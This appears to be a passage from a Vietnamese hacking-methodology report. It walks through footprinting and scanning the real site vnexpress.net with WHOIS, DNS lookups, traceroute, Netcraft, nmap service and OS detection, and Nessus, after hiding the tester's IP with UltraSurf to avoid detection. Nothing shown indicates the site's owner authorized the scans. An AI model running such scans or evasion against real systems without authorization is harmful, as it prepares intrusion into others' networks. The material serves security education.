Address :	Tầng 3 -4, tòa nhà Hà Thành, 102 Thái Thịnh, Trung Liệt, Đống Đa, Hà Nội
Current Registrar :	CN Công ty TNHH Một thành viên Viễn thông Quốc tế FPT (FTI HN)
DNS Server :	+ dns1.fpt.vn + dns2.fpt.vn

Ta tra cứu tên miền vnexpress.net. thông qua trang web: <http://centralops.net/co/>

The screenshot shows the CentralOps.net homepage. On the left, there's a sidebar titled "Utilities" with options like Domain Dossier, Domain Check, Email Dossier, Browser Mirror, Ping, Traceroute, NsLookup, AutoWhois, TcpQuery, and AnalyzePath. The main content area is titled "Free online network tools". It features a "Tools" section with links to Domain Dossier, Domain Check, Email Dossier, Browser Mirror, Ping, Traceroute, NsLookup, and AutoWhois. To the right, there's a "How this site works" section explaining the free service units and how they are deducted from the user's balance. At the top right, it shows the user is anonymous [1.53.155.108] with a balance of 50 units, and links to log in and account info.

Và đây là toàn bộ thông tin về tên miền vnexpress.net

The screenshot shows the "Domain Dossier" tool results for the domain vnexpress.net. The search bar contains "vnexpress.net". Below it, several checkboxes are checked: "domain whois record", "network whois record", "DNS records", "traceroute", and "service scan". A "go" button is to the right. At the bottom left, it shows the user is anonymous [1.53.155.108] with a balance of 48 units, and links to log in and account info. The "CentralOps.net" logo is at the bottom right. Below the tool results, there's an "Address lookup" section showing the canonical name as vnexpress.net, aliases as 111.65.248.132, and an "Domain Whois record" section showing details from whois.internic.net.

```

Domain Name: VNEXPRESS.NET
Registrar: REGISTER.COM, INC.
Whois Server: whois.register.com
Referral URL: http://www.register.com
Name Server: NS1.GATE.VN
Name Server: NS2.GATE.VN
Status: clientTransferProhibited
Updated Date: 20-oct-2013
Creation Date: 15-aug-2000
Expiration Date: 15-aug-2018
  
```

```
>>> Last update of whois database: Thu, 29 May 2014 07:16:56 UTC <<<
```

```
Queried whois.register.com with "vnexpress.net"...
```

```
Domain Name: vnexpress.net
Registry Domain ID: 33000008_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.register.com
Registrar URL: http://www.register.com
Updated Date: 2000-08-15T00:00:00-0400
Creation Date: 2000-08-15T09:59:57-0400
Registrar Registration Expiration Date: 2018-08-15T00:00:00-0400
Registrar: Register.com
Registrar IANA ID: 9
Registrar Abuse Contact Email: abuse@web.com
Registrar Abuse Contact Phone: +1.8773812449
Reseller:
Domain Status: clientTransferProhibited
Registry Registrant ID:
Registrant Name: PERFECT PRIVACY, LLC
Registrant Organization:
Registrant Street: 12808 Gran Bay Pkwy West
Registrant City: Jacksonville
Registrant State/Province: FL
Registrant Postal Code: 32258
Registrant Country: US
Registrant Phone: +1.9027492701
Registrant Phone Ext.:
Registrant Fax:
Registrant Fax Ext.:
Registrant Email: 278071670a16123331908ba75384e7c6@domaindiscreet.com
Registry Admin ID:
Admin Name: PERFECT PRIVACY, LLC
Admin Organization:
Admin Street: 12808 Gran Bay Pkwy West
Admin City: Jacksonville
Admin State/Province: FL
Admin Postal Code: 32258

Admin Country: US
Admin Phone: +1.9027492701
Admin Phone Ext.:
Admin Fax:
Admin Fax Ext.:
Admin Email: 278071450a161233090642c5f9d83f0d@domaindiscreet.com
Registry Tech ID:
Tech Name: PERFECT PRIVACY, LLC
Tech Organization:
Tech Street: 12808 Gran Bay Pkwy West
Tech City: Jacksonville
Tech State/Province: FL
Tech Postal Code: 32258
Tech Country: US
Tech Phone: +1.9027492701
Tech Phone Ext.:
Tech Fax:
Tech Fax Ext.:
Tech Email: 278071670a16123308c09a5d6d886f75@domaindiscreet.com
Name Server: ns1.gate.vn
Name Server: ns2.gate.vn
DNSSEC: Unsigned
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2000-08-15T00:00:00-0400 <<<
```

The data in Register.com's WHOIS database is provided to you by Register.com for information purposes only, that is, to assist you in obtaining information about or related to a domain name registration record. Register.com makes this information available "as is," and does not guarantee its accuracy. By submitting a WHOIS query, you agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via direct mail, electronic mail, or by telephone; or (2) enable high volume, automated, electronic processes that apply to Register.com (or its systems). The compilation, repackaging, dissemination or other use of this data is expressly

Network Whois record

Queried whois.apnic.net with "111.65.248.132"...

% Information related to '111.65.240.0 - 111.65.255.255'

inetnum: 111.65.240.0 - 111.65.255.255
netname: FPTONLINE-VNNIC-VN
descr: FPT ONLINE JSC
descr: 408 Dien Bien Phu str, Dist 10, Ho Chi Minh City
country: VN
admin-c: DHS2-AP
tech-c: DHS2-AP
status: ALLOCATED PORTABLE
remarks: send spam and abuse report to sondh@fpt.net
mnt-by: MAINT-VN-VNNIC
mnt-lower: MAINT-VN-VNNIC
mnt-irt: IRT-VNNIC-AP
changed: hm-changed@apnic.net 20110321
source: APNIC

irt: IRT-VNNIC-AP
address: Ha Noi, VietNam
phone: +84-4-35564944
fax-no: +84-4-37821462
e-mail: hm-changed@vnnic.net.vn
abuse-mailbox: hm-changed@vnnic.net.vn
admin-c: PT174-AP
tech-c: NTTT1-AP
auth: # Filtered
mnt-by: MAINT-VN-VNNIC
changed: hm-changed@vnnic.net.vn 20101108
source: APNIC

person: Dinh Hung Son
nic-hdl: DHS2-AP
e-mail: sondh@fpt.net
address: FPT Online JSC
address: 408 Dien Bien Phu, Dist 10, Ho Chi Minh City
phone: +84-8-73009999
fax-no: +84-8-73003333
country: vn
changed: hm-changed@vnnic.net.vn 20090824
mnt-by: MAINT-VN-VNNIC
source: APNIC

% This query was served by the APNIC Whois Service version 1.69.1-APNICv1r0 (WHOIS3)

DNS records

DNS query for **132.248.65.111.in-addr.arpa** returned an error from the server: **NameError**

name	class	type	data	time to live
vnexpress.net	IN	SOA	server: ns1.gate.vn email: huynhp@fpt.net serial: 2013103029 refresh: 900 retry: 600 expire: 86400 minimum ttl: 300	300s (00:05:00)
vnexpress.net	IN	MX	preference: 10 exchange: mailgw01.fpt.com.vn	300s (00:05:00)
vnexpress.net	IN	MX	preference: 20 exchange: mailgw02.fpt.com.vn	300s (00:05:00)
vnexpress.net	IN	NS	ns2.gate.vn	300s (00:05:00)
vnexpress.net	IN	NS	ns1.gate.vn	300s (00:05:00)
vnexpress.net	IN	A	111.65.248.132	300s (00:05:00)

Traceroute

Tracing route to **vnexpress.net [111.65.248.132]**...

hop	rtt	rtt	rtt	ip address	fully qualified domain name
1	0	0	0	208.101.16.73	208.101.16.73-static.reverse.softlayer.com
2	0	0	0	66.228.118.157	ae11.dar02.sr01.dal01.networklayer.com
3	0	0	0	173.192.18.252	ae14.bbr01.eq01.dal03.networklayer.com
4	31	37	44	173.192.18.141	ae0.bbr01.cs01.lax01.networklayer.com
5	31	31	31	206.72.210.114	any2ix.coresite.com
6	206	206	206	118.143.224.21	d1-21-224-143-118-on-nets.com
7	206	206	264	118.143.238.52	d1-52-238-143-118-on-nets.com
8	186	187	186	218.188.104.46	
9	220	220	220	118.70.2.170	
10	210	211	211	118.69.184.66	
11	219	219	220	118.69.241.194	
12	210	210	210	118.69.241.206	
13	*	*	*		
14	210	210	210	111.65.248.132	

Trace complete

Service scan

FTP - 21	Error: TimedOut
SMTP - 25	Error: TimedOut
HTTP - 80	
POP3 - 110	Error: TimedOut
IMAP - 143	Error: TimedOut

2.3.2.2 Active Footpring

Active Footprinting là hình thức liên hệ trực tiếp với mục tiêu để thu thập thông tin như công ty, nhân viên, địa chỉ, network, liên lạc qua Email để tìm hiểu các thông tin có thể.

Phương pháp này đòi hỏi nhiều kỹ năng giao tiếp, và kỹ năng khai thác thông tin nếu như bạn có đầu óc thám tử thì mọi chuyên trỏ nên đơn giản rất nhiều.

2.4 Scaning

2.4.1 Scaning là gì?

Scanning là quá trình tìm hiểu thông tin về các live host trên mạng để hacker quyết định kiểu tấn công nào thích hợp để tấn công vào hệ thống, nếu như quá trình footprinting là việc xác định nguồn thông tin ở đâu thì scanning chính là quá trình sàng lọc, rà soát, tìm kiếm những cánh cổng cũng như lỗ hổng hệ thống để xâm nhập vào những vào nguồn thông tin đó. Trong quá trình scanning, hacker sẽ tìm kiếm những đối tượng sau:

1. Live system: Xác định xem hệ thống mà chúng ta đang nhắm tới có còn hoạt động hay không. Máy tính (host) đang quét có hoạt động trên internet hay không. Địa chỉ ip có đang trong trạng thái public.
2. Port: Mục tiêu tiếp theo là xác định các port đang mở. Việc xác định port này cho phép chúng ta biết máy tính đó đang mở các dịch vụ nào. Từ đó xác định được mục đích của cuộc tấn công.
3. OS: Xác định hệ điều hành đang sử dụng trên máy tính mục tiêu sẽ giúp hacker tìm ra các lỗ hổng thông dụng. Các hệ điều hành không nhiều thì ít cũng tiềm ẩn những lỗ hổng tạo điều kiện cho kẻ tấn công đột nhập. Xác định hệ điều hành còn phải xác định phiên bản của nó.
4. Service: Hiểu rõ những dịch vụ đang chạy và lắng nghe trên hệ thống đích. Phiên bản của dịch vụ nào cũng chứa những lỗi nhỏ, mà nếu biết khai thác lỗ nhỏ đó thì nó không còn nhỏ chút nào.
5. IP Address: Không chỉ có một ip của một host, mà chúng ta cũng cần xác định dãy địa chỉ mạng, và những host khác có liên quan như Default gateway, DNS Server...

6. Vulnerability: Các lỗi của host hoặc lỗi của hệ điều hành.

2.4.2 Các công cụ tiện tích

<http://ultrasurf.us/>, ta tải công cụ về để che giấu địa chỉ IP thật của máy.

<http://nmap.org/download.html> ta scan những port đang mở/đóng, những dịch vụ đang chạy, cùng với phiên bản đi kèm.


<http://www.tenable.com/products/nessus/select-your-operating-system> công cụ quét lỗi hệ điều hành.

2.4.3 Quá trình thực hiện Scanning

Ta thực hiện gồm những bước như sau:

1. Cho giấu địa chỉ IP của mình để tránh bị phát hiện.

Ta truy cập vào trang web <http://ultrasurf.us/>, ta tải công cụ và cài đặt.




Sau đó ta vào website <http://ip2location.com/> để kiểm tra IP của máy, kết quả là IP ở Việt Nam.

Field Name	Value
IP Address	1.53.155.108
<input checked="" type="checkbox"/> Country	VIET NAM
<input type="checkbox"/> Region & City	HO CHI MINH, THANH PHO HO CHI MINH
<input type="checkbox"/> Latitude & Longitude	+10.75, +106.66667
<input type="checkbox"/> ZIP Code	-
<input type="checkbox"/> ISP	FPT TELECOM COMPANY
<input type="checkbox"/> Domain	FPT.COM.VN
<input type="checkbox"/> Time Zone	+07:00
<input type="checkbox"/> Net Speed	COMP
<input type="checkbox"/> IDD Code & Area Code	+84 08
<input type="checkbox"/> Weather Station	HO CHI MINH CITY (VMXX0007)
<input type="checkbox"/> MCC, MNC & Carrier Name	-
<input type="checkbox"/> Elevation	5

DB7 IP-Country-Region-City-ISP-Domain Database
DB8 IP-Country-Region-City-Latitude-Longitude-ISP-Domain Database
DB9 IP-Country-Region-City-Latitude-Longitude-ZIPCode Database
DB10 IP-Country-Region-City-Latitude-Longitude-ZIPCode-ISP-Domain Database
DB11 IP-Country-Region-City-Latitude-Longitude-ZIPCode-TimeZone Database
DB12 IP-Country-Region-City-Latitude-Longitude-ZIPCode-TimeZone-ISP-Domain Database
DB13 IP-Country-Region-City-Latitude-Longitude-TimeZone-NetSpeed Database
DB14 IP-Country-Region-City-Latitude-Longitude-ZIPCode-TimeZone-ISP-Domain-NetSpeed Database
DB15 IP-Country-Region-City-Latitude-Longitude-ZIPCode-TimeZone-AreaCode Database
DB16 IP-Country-Region-City-Latitude-Longitude-ZIPCode-TimeZone-ISP-Domain-NetSpeed-AreaCode Database
DB17 IP-Country-Region-City-Latitude-Longitude-TimeZone-NetSpeed-ISP-Domain Database

Ta chạy phần mềm ultrasurf, và xuất hiện góc phải bên dưới biểu tượng ổ khóa màu vàng, đây là biểu tượng kích hoạt IP máy đã được thay đổi.



Ta truy cập lại website <http://ip2location.com/> để kiểm tra IP của máy, kết quả là IP đã thay đổi thành IP của Mỹ.

The screenshot shows a web-based geolocation tool. At the top, it says "IP Address Geolocation to Identities". Below that is a navigation bar with "ip2location.com" and a search bar. The main area is titled "Product Picker" with the sub-instruction "Pick a product on-demand." A table lists various geographical and technical details:

	Field Name	Value
<input checked="" type="checkbox"/>	IP Address	65.49.14.72
<input checked="" type="checkbox"/>	Country	UNITED STATES
<input type="checkbox"/>	Region & City	CALIFORNIA, FREMONT
<input type="checkbox"/>	Latitude & Longitude	+37.517979, -121.929488
<input type="checkbox"/>	ZIP Code	94539
<input type="checkbox"/>	ISP	HURRICANE ELECTRIC INC.
<input type="checkbox"/>	Domain	HE.NET
<input type="checkbox"/>	Time Zone	-07:00
<input type="checkbox"/>	Net Speed	COMP
<input type="checkbox"/>	IDD Code & Area Code	+(1) 510
<input type="checkbox"/>	Weather Station	FREMONT (USCA0403)
<input type="checkbox"/>	MCC, MNC & Carrier Name	-
<input type="checkbox"/>	Elevation	46

On the right side of the interface, there is a vertical list of database options labeled DB6 through DB17, each with a brief description. The entire screenshot is framed by a light gray border.

2. Scan port cùng một trong dãy mạng.

Ta bật máy Backtrack5 R3 lên đăng nhập và khởi động Terminal. Ta gõ lệnh:
ping vnexpress.net để xác định địa chỉ IP của trang website là 111.65.248.132

```

root@bt:~# ping vnexpress.net
PING vnexpress.net (111.65.248.132) 56(84) bytes of data.
64 bytes from 111.65.248.132: icmp_seq=1 ttl=128 time=5.02 ms
64 bytes from 111.65.248.132: icmp_seq=2 ttl=128 time=7.09 ms
64 bytes from 111.65.248.132: icmp_seq=3 ttl=128 time=22.0 ms
64 bytes from 111.65.248.132: icmp_seq=4 ttl=128 time=4.01 ms
^C
--- vnexpress.net ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 4.015/9.543/22.040/7.299 ms

```

Ta tiếp tục gõ lệnh nmap -sV -O 111.65.248.132

```

root@bt:~# nmap -sV -O 111.65.248.132

Starting Nmap 6.01 ( http://nmap.org ) at 2014-05-31 17:07 ICT
Nmap scan report for 111.65.248.132
Host is up (0.0014s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp?
80/tcp    open  http?
110/tcp   open  pop3?
119/tcp   open  nntp?
143/tcp   open  imap?
465/tcp   open  smtps?
587/tcp   open  submission?
993/tcp   open  imaps?
995/tcp   open  pop3s?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .

```

Kết quả là ta đã xác định được những port đang mở, tên dịch vụ đang chạy.

Ta tiếp tục truy cập website <http://news.netcraft.com/> để xác định OS, Web Server mà trang websiter đang chạy

What's that site running?
vnexpress.net

PayPal redirect exploited in Apple ID phishing attack

Fraudsters have exploited a redirection vulnerability in a PayPal website in an attempt to steal Apple IDs. Phishing emails sent by the fraudster were disguised as receipts from the iTunes Store for expensive items, enticing victims to try to cancel the fake orders.

The emails stated, "If you did not order the above products and suspect your account has been hijacked kindly visit the link below". The link was displayed with a legitimate-looking location (www.order.itunes.com/verify/cancel) but actually took victims to a URL on the PayPal communications website. The phishing email also noted, "You will be asked some specific questions about you and your financial data to prove you actually owned the account."

The page on PayPal's website at <https://www.paypal-communication.com/z/4V23I0N/PPFUUSA/GDY6181/20PEVD/7257MF/7M/h?a=http://192.168.##.###/-bco23y/> immediately redirected victims to the Apple phishing site specified in its GET parameter, . Parts of these addresses have been obfuscated, although the target of the redirect has since been suspended by its hosting company, HostGator, and the PayPal URL used in the phishing emails no longer redirects to the URL specified in the a parameter.

Netcraft Services

- News
- Phishing & Fraud**
 - Anti-Phishing Extension
 - Phishing Site Feed
 - Hosting Phishing Alerts
 - SSL CA Phishing Alerts
 - Registry Phishing Alerts
 - Domain Registration Risk
 - Fraud Detection
 - Phishing Site Countermeasures
- Security Testing
- Audited by Netcraft
- Open Redirect Detection
- Web Application Security Testing
- Web Application Security Course

Internal Data Minima

Và kết quả scan trang vnexpress.net

Results for vnexpress.net

Found 15 sites

Site	Site Report	First seen	Netblock	OS
1. vnexpress.net		march 2002	fpt online jsc	unknown
2. kinhdoanh.vnexpress.net		july 2013	fpt online jsc	linux
3. sohoa.vnexpress.net		october 2008	fpt online jsc	linux
4. giaitri.vnexpress.net		november 2012	fpt online jsc	linux
5. thethao.vnexpress.net		june 2012	fpt online jsc	linux
6. dulich.vnexpress.net		october 2013	fpt online jsc	linux
7. doisong.vnexpress.net		november 2013	fpt online jsc	linux
8. gamethu.vnexpress.net		october 2008	fpt online jsc	windows server 2003
9. www.vnexpress.net		october 2000	fpt online jsc	linux
10. raovat.vnexpress.net		may 2012	fpt online jsc	linux
11. fgt.vnexpress.net		september 2008	fpt online jsc	linux
12. ione.vnexpress.net		november 2012	fpt online jsc	linux
13. interactions.vnexpress.net		july 2012	fpt online jsc	linux
14. m.vnexpress.net		august 2010	fpt online jsc	linux
15. beta.vnexpress.net		september 2012	fpt online jsc	linux

Ta click chọn mục kinhdoanh.vnexpress.net và kết quả

Site report for kinhdoanh.vnexpress.net

Lookup another URL:
Share:

Background

Site title	Tin kinh doanh: Thị trường, tài chính, kinh tế, doanh nghiệp - VnExpress Kinh doanh	Date first seen	July 2013
Site rank	5966	Primary language	Vietnamese
Description	Tin tức kinh doanh, doanh nhân & doanh nghiệp, kinh nghiệm, phân tích kinh doanh, chứng khoán, bất động sản, lãi suất ngân hàng.		
Keywords	Not Present		

Network

Site	http://kinhdoanh.vnexpress.net	Netblock Owner	FPT ONLINE JSC
Domain	vnexpress.net	Nameserver	ns1.gate.vn
IP address	111.65.248.153	DNS admin	huynhp@fpt.net
IPv6 address	Not Present	Reverse DNS	unknown
Domain registrar	register.com	Nameserver organisation	unknown
Organisation	Domain Discreet Privacy Service, Jacksonville, 32258, US	Hosting company	gate.vn
Top Level Domain	Network entities (.net)	DNS Security Extensions	unknown
Hosting country	VN		

Hosting History		IP address	OS	Web server	Last seen	Refresh
Netblock owner	FPT ONLINE JSC 408 Dien Bien Phu str, Dist 10, Ho Chi Minh City	111.65.248.153	Linux	Fengine	21-May-2014	
Security						
Netcraft Risk Rating [FAQ]	0/10 					
On Spamhaus Block List	No	On Exploits Block List	No			
On Policy Block List	No	On Domain Block List	No			

Site Technology

Fetched on 13th May 2014

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
JavaScript 	Open source programming language commonly implemented as part of a web browser	www.ebay.com , www.ebay.de , www.amazon.co.uk
Client Pull	No description	www.cnn.com , www.ilmeteo.it , www.odnoklassniki.ru

Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.

Technology	Description	Popular sites using this technology
jQuery 	A JavaScript library used to simplify the client-side scripting of HTML	www.amazon.fr , www.amazon.de , www.videos.com

Website có host là Linux, Web Server là Fengine, mức độ bảo mật của trang web khá an toàn.

HTTP Compression

HTTP compression is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both.

Technology	Description	Popular sites using this technology
Gzip Content Encoding 	Gzip HTTP Compression protocol	www.ndr.de , www.solarmovie.so , www.exploit-db.com

Doctype

A Document Type Declaration, or DOCTYPE, is an instruction that associates a particular SGML or XML document (for example, a webpage) with a Document Type Definition (DTD).

Technology	Description	Popular sites using this technology
HTML5 	Latest revision of the HTML standard, the main markup language on the web	www.googleadservices.com , www.google.it , www.google.co.in

HTML 5

HTML5 is a markup language for structuring and presenting content for the World Wide Web and a core technology of the Internet. It is the fifth revision of the HTML standard.

Technology	Description	Popular sites using this technology
Viewport meta tag	HTML5 tag usually used for mobile optimization	www.bild.de , www.rapabiliarts.it , www.sfr.fr

CSS Usage

Cascading Style Sheets (CSS) is a style sheet language used for describing the presentation semantics (the look and formatting) of a document written in a markup language (such as XHTML).

Technology	Description	Popular sites using this technology
CSS Media Query	No description	www.heise.de , www.leboncoin.fr , www.dailymail.co.uk
External 	Styles defined within an external CSS file	www.amazon.com , www.imdb.com , www.bbc.co.uk

3. Sau khi xác định được những thông tin như port nào đóng/mở, những dịch vụ đang chạy, phiên bản đi kèm, ta bắt đầu Scan những lỗi liên quan.

Ta download và cài đặt công cụ quét lỗi Nessus từ trang web

<http://www.tenable.com/products/nessus/select-your-operating-system>

Nessus Home	Nessus	Nessus Enterprise	SecurityCenter
For Home Use	For Practitioners	For Teams	For Organizations
Active Scanning	Active Scanning	Active Scanning	Continuous Monitoring - Scanning, Sniffing, Log Correlation
On-Premise	On-Premise	On-Premise or Hosted	On-Premise
Individual Scanner	Individual Scanner	Multiple Scanners	Unlimited Active & Passive Scanners
Single User	Single User	Multiple Users	Multiple Users, Role-Based Analytics
Scan 16 IPs	Scan Unlimited IPs	Unlimited IPs	Tiered Management
Individual Scanner Management	Individual Scanner Management	Centralized Management	Comprehensive Security Reports, Real-time Dashboards, Trends and Analytics
Vulnerability Reports	Vulnerability Reports	Vulnerability Reports	
Download	Try Now	Try Now	

Ta chọn hệ điều hành tương ứng và chọn phiên bản 32 bit hay 64 bit.

Download Nessus
Please Select Your Operating System

- ▶ Microsoft Windows
- ▶ Mac OS X
- ▶ Linux
- ▶ FreeBSD
- ▶ Solaris
- ▶ Checksums & GPG Keys

Note:

In order to use the Nessus® vulnerability scanner, you must download the Nessus software and subscribe to a plugins feed. View a [features comparison](#) of the different Nessus plugins feeds.

What's New in Nessus

Nessus, a versatile vulnerability, configuration, and compliance assessment solution, provides customers with new features and enhancements to improve configuration and start-up, multiple scanner control, usability, malware detection, and remediation workflow.

Key features include:

- Multi-scanner support
- Redesigned user interface & scan results view
- Policy creation wizards
- Suspicious malicious process detection
- Post-scan email with results summary

[Learn More](#)

Và quá trình cài đặt bắt đầu diễn ra. Nessus sẽ hỏi Activation Code, ta đăng ký trên web và Nessus sẽ gửi vào email ta đăng ký.

Nessus Home

Nessus® Home

Nessus® Home allows you to scan your personal home network (up to 16 IP addresses per scanner) with the same high-speed, in-depth assessments and agentless scanning convenience that Nessus subscribers enjoy.

Please note that Nessus Home does not provide access to support, allow you to perform compliance checks or content audits, or allow you to use the Nessus virtual appliance. If you require support and these [additional features](#), please purchase a [Nessus](#) subscription.

Nessus Home is available for personal use in a home environment only. It is not for use by any commercial organization.

www.tenable.com/products/nessus-home#tos

Register for an Activation Code

First Name *

Last Name *

Email *

Country*

Check to receive updates from Tenable

I agree to the [terms of service](#)

Register

Ta Check mail và thấy Nessus đã gửi Activation Code.

Thank you for registering your Nessus scanner with Tenable. The Nessus Home subscription will keep your Nessus scanner up to date with the latest plugins for vulnerability scanning.

(Note: If you use Nessus in a professional capacity, you need a Nessus subscription.)

Your activation code for the Nessus Home is
941E-FD9D-C3BF-0E1A-45F1

This is a one-time code. If you un-install and then re-install Nessus, you will need to register the scanner again and receive another Activation Code.

Activating your Nessus Home Subscription

Activate your subscription by entering the Activation Code using the procedures below:

After the initial installation of Nessus, the final process will load a local configuration page in your default web browser. This page will begin a brief process to set up the scanner including creating an account, registering the scanner with your activation code, specifying a proxy (optional), downloading the plugins, and initializing Nessus for use.


Please consult the Nessus 5 Installation guide located at <http://www.nessus.org/products/nessus/documentation> for more information on this setup process.

No Internet Access on your Nessus system?

